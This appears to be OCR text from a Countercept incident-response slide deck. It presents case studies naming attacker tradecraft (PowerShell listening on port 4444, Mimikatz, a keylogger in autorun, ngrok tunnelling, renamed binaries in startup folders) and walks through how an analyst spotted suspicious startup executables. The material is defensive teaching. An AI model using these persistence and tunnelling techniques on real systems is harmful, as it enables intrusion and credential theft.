
Process Tree

- [redacted](2584)
  - gpg.exe (2256)
  - gpg.exe (2472)
    [redacted]
  - gpg.exe (1976)
    [redacted]
  - gpg.exe (868) -
    [redacted]
  - gpg.exe (1920)
    [redacted]
  - gpg.exe (1892)
    [redacted]
  - gpg.exe (2716)
    [redacted]
  - gpg.exe (1520)
    [redacted]

Case study 2

CASE STUDY 2:
GOOD TURNS BAD


COUNTERCEPT



CASE STUDY 2:

GOOD TURNS BAD

- Windows Services created
  - Powershell process
  - Listening on port 4444
- Microsoft SQL Server
- Mimikatz
- Keylogger in autorun
- Name of services, binaries and scripts are renamed



CASE STUDY 2:


GOOD TURNS BAD

- ngrok
  - *"Public URL exposing your local web server"*


- Winbdows Service created
  - vbs -> renamed.exe
  - Prefetch

- Expose port 3389 and 445

- High value target




PUBLIC



COUNTERCEPT

Case study 3

CASE STUDY 3:
INSIDER THREAT



Insider and Privilege Misuse

All incidents tagged with the action category of Misuse—any unapproved or malicious use of organizational resources—fall within this pattern. This is mainly insider-only misuse, but outsiders (due to collusion) and partners (because they are granted privileges) show up as well.

At a glance

Top Industries
Public, Healthcare, Finance
Frequency
7,743 total incidents, 277 with confirmed data disclosure
Key Findings
When the threat actor is already inside your defenses, they can be quite a challenge to detect – and most of the incidents are still taking months and years to discover. Most of these perpetrators are financially motivated, but don't rule out those who want to use your data for competitive advantage.

This pattern also features espionage motives (15%) involving data stolen to either start up a competing company or take to a new employer. In those cases, sensitive internal data and/or trade secrets were stolen (24%), which could include sales projections, marketing plans, the Glengarry leads, or other intellectual property.

Threat actors within this pattern are kicking back inside your perimeter, plundering your databases (57%), rifling through your printed documents (16%) and accessing other employees' email (9%).

Figure 44: Percentage of breaches per threat actor category within Insider and Privilege Misuse (n=277)


With employees like these, who needs enemies?

Malicious insiders are not always the people snarfing up vast troves of data and packing it off to WikiLeaks tied up with a bow. Those breaches are the ones that get the headlines, the glory and, potentially, land the actor in a prison cell. What is more common is the average end-user absconding with

http://www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf


PUBLIC

CASE STUDY 3:
INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown


“%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

“%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe”

CASE STUDY 3:
INSIDER THREAT




Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe"

Why am I suspicious?

- Supposed to be "itunes.exe"
- Is "itunes.exe" in user startup folder usually?
- Host count is really low for such a popular program.
- And never seen by VT before!!!

CASE STUDY 3:
INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown


“%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe”

Why am I suspicious?

- Do I know you publicly “bstack.exe”? (Likely not because of VT)
- Are you some custom program?
- But why your host count is so freaking low? 2 in 70,000!!!


CASE STUDY 3:

INSIDER THREAT



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows \start menu\programs\startup\i tunes.exe			Unknown	Unknown


“%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe



Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

“%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe”

CASE STUDY 3:
INSIDER THREAT



A helper script for unpacking and decompiling EXEs compiled from python code.

Luke Jennings License update — Latest commit 6c88e9b 9 hours ago

LICENSE	License update	9 hours ago
README.md	Initial release	9 hours ago
pyinstxtractor.py	Initial release	9 hours ago
python_exe_unpack.py	Initial release	9 hours ago
requirements.txt	Initial release	9 hours ago

README.md

Author: In Ming Loh (inming.loh@countercept.com - @tantaryu)
Company: Countercept (@countercept)
Website: https://www.countercept.com

Introduction

A script that helps researcher to unpack and decompile executable written in python. However, right now this only supports executable created with py2exe and pyinstaller.

This script glues together several tools available to the community. Hopefully, this can help people in their daily job. Several YARA rules are available to determine if the executable is written in python (This script also confirms if the executable is created with either py2exe or pyinstaller).

CASE STUDY

Traditional IR vs Now?

- Agents needs to be deployed FAST!!!!
- Start monitor:
  - Process memory
  - Registry
  - Process Execution
  - Autoruns and Scheduled Tasks
  - Etc…

